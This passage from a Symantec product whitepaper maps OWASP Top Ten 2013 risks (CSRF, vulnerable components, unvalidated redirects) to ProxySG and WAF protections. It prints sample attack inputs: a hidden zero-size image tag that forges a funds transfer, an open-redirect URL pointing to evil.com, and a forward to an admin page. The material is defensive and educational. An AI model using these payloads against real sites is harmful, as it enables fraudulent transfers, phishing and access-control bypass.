The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?amount=1500&destinationAccou
nt=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```
<img src="http://example.com/app/transferFunds?amount=1500&destinatio
nAccount=attackersAcct#" width="0" height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

Symantec Protection

ProxySG Policy Controls

- Ability to require an anti-CSRF component, such as:
  - referrer header
  - token
  - origin header
- Flexibility to configure entry points that do not require CSRF controls

Advanced Engines and Analytics Filter

- Detect XSS attacks that may bypass a referrer check

A9-USING COMPONENTS WITH KNOWN VULNERABILITIES

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE WIDESPREAD	DETECTABILITY DIFFICULT	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attacker identifies a weak component through scanning or manual analysis. He customizes the exploit as needed and executes the attack. It gets more difficult if the used component is deep in the application.	Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In many cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse.		The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

Am I Vulnerable To 'Using Components with Known Vulnerabilities'?

In theory, it ought to be easy to figure out if you are currently using any vulnerable components or libraries. Unfortunately, vulnerability reports for commercial or open source software do not always specify exactly which versions of a component are vulnerable in a standard, searchable way. Further, not all libraries use an understandable version numbering system. Worst of all, not all vulnerabilities are reported to a central clearinghouse that is easy to search, although sites like CVE and NVD are becoming easier to search.

Determining if you are vulnerable requires searching these databases, as well as keeping abreast of project mailing lists and announcements for anything that might be a vulnerability. If one of your components does have a vulnerability, you should carefully evaluate whether you are actually vulnerable by checking to see if your code uses the part of the component with the vulnerability and whether the flaw could result in an impact you care about.

How Do I Prevent 'Using Components with Known Vulnerabilities'?

One option is not to use components that you didn't write. But that's not very realistic.

Most component projects do not create vulnerability patches for old versions. Instead, most simply fix the problem in the next version. So upgrading to these new versions is critical. Software projects should have a process in place to:

1. Identify all components and the versions you are using, including all dependencies. (e.g., the versions plugin).
2. Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date.
3. Establish security policies governing component use, such as requiring certain software development practices, passing security tests, and acceptable licenses.
4. Where appropriate, consider adding security wrappers around components to disable unused functionality and/ or secure weak or vulnerable aspects of the component.

Example Attack Scenarios

Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious, The following two vulnerable components were downloaded 22m times in 2011.

- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.

Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

Symantec Protection

Unpatched Components

- ProxySG can be used to deploy virtual patches to protect vulnerable server components
- ProxySG itself uses a hardened secure OS
  - Patches are provided in short order to fix vulnerabilities

New Vulnerabilities

- CPL allows for rapid, customized responses to 0-day threats

Advanced Engines, Blacklist and Analytics Filter

- Protection against exploitation techniques implicitly helps mitigate risk from vulnerable components

A10-Unvalidated Redirects and Forwards

THREAT AGENTS	ATTACK VECTORS	SECURITY WEAKNESS		TECHNICAL IMPACTS	BUSINESS IMPACTS
APPLICATION SPECIFIC	EXPLOITABILITY AVERAGE	PREVALENCE UNCOMMON	DETECTABILITY EASY	IMPACT MODERATE	APPLICATION / BUSINESS SPECIFIC
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.		Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions

Am I Vulnerable To 'Unvalidated Redirects and Forwards'?

The best way to find out if an application has any unvalidated redirects or forwards is to:

1. Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL is included in any parameter values. If so, if the target URL isn't validated against a whitelist, you are vulnerable.
2. Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target.
3. If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do.

How Do I Prevent 'Unvalidated Redirects and Forwards'?

Safe use of redirects and forwards can be done in a number of ways:

1. Simply avoid using redirects and forwards.
2. If used, don't involve user parameters in calculating the destination. This can usually be done.
3. If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user. It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL. Applications can use ESAPI to override the sendRedirect() method to make sure all redirect destinations are safe.

Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust.

Example Attack Scenarios

Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

http://www.example.com/redirect.jsp?url=evil.com

Scenario #2: The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forwards the attacker to administrative functionality for which the attacker isn't authorized.

http://www.example.com/boring.jsp?fwd=admin.jsp

Symantec Protection

URL Redirection to Untrusted Site (Open Redirect)

- ProxySG detects 3xx redirects and can Deny or Allow
- Configuration support to define:
  - Whitelist valid redirect resources
  - Blacklist known-bad redirects

Appendix

Creative Commons Attribution-ShareAlike 3.0 license

The OWASP Top Ten 2013 Project documentation is licensed under the Creative Commons Attribution-ShareAlike 3.0 license. All the descriptions of the Top Ten risks in this document have been taken over un-changed.

Symantec WAF Engine Description

The following section describes the three most significant detection engines that are available on Symantec's WAF solution.

Blacklists (1st Generation WAF Engine)

Blacklists are based on an extensive database of attack signatures. Benefit: Well-known attack patterns are quickly and efficiently caught.

Analytics Filter (2nd Generation WAF Engine)

Analytics Filter detects attack characteristics and triggers intelligently based on the sum of the anomalies. This technology is based on attack signature matching with weights and thresholds.

Advanced Engines (Next-Generation WAF Engines)

The signature-less advanced engines represent a paradigm shift from the traditional ways that WAF solutions attempt to protect web applications.

The advanced engines enable the Symantec WAF to understand the nature of the content. For example, rather than trying to detect malicious patterns, it understands how the underlying systems (operating system, database, command shell, or web application) will interpret the payload. This is a significant improvement on previous generation WAF strategies. Instead of attempting to catalog and map known-bad patterns which is an inherently flawed approach, the Symantec WAF focuses on how a backend system will interpret the data, thus removing the need for traditional attack signatures. The important factor is how the target subsystem will treat the payload and that is what the Symantec WAF evaluates. This is the key differentiator that allows the Symantec WAF to provide a unique and powerful solution that fundamentally changes how to think about web application protection.

About Symantec

Symantec Corporation World Headquarters

350 Ellis Street Mountain View, CA 94043 USA | +1 (650) 527 8000 | 1 (800) 721 3934 | www.symantec.com